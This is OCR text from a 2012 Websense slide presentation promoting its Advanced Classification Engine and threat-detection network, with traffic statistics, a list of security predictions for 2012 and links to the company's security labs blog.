
Unites over 850M research points.
Analyzes 3-5B requests per day.

websense®
ACE ADVANCED CLASSIFICATION ENGINE

websense®
SECURITY LABS

Big Data = Big Opportunity

websense



🟧 Threat Detection/Probes
🟥 Real-Time Security Updates
🟦 Shared Analytics/Feedback

Websense
Web Security Gateway

ACE
Technology

1 billion pieces of content per day

3-5 billion per day

Websense
Security Labs

URL and Security Database

400+ million sites per day

ACE
Technology

Websense Hosted Customers


10+ million emails per hour
2.5 billion URLs per day

Websense
Hosted Security


ACE
Technology

© 2012 Websense, Inc. CONFIDENTIAL

Advanced Classification Engine (ACE)



Real-Time Security Classification
Real-Time Content Classification
Real-Time Data Classification
Anti-Malware Engines
URL Classification
Reputation Analysis
Anti-Spam / Spear-Phishing
ACE ADVANCED CLASSIFICATION ENGINE

How Exposed Are You?



© 2012 Websense, Inc. Proprietary and Confidential

By Geography



© 2012 Websense, Inc. Proprietary and Confidential


Predictions for 2012

websense

1. Social Media accounts and targeted attacks
2. Mobile attacks
3. SSL traffic creating blind spot
4. Containment is new prevention
5. London Olympics, US Presidential Election

© 2012 Websense, Inc. CONFIDENTIAL

While we have been talking…..



How to Find Out More

Websense Security Labs' Blog

http://securitylabs.websense.com/

@websenselabs

http://twitter.com/websenselabs

Me, myself and I

http://twitter.com/carlLsecurity

© 2012 Websense, Inc. CONFIDENTIAL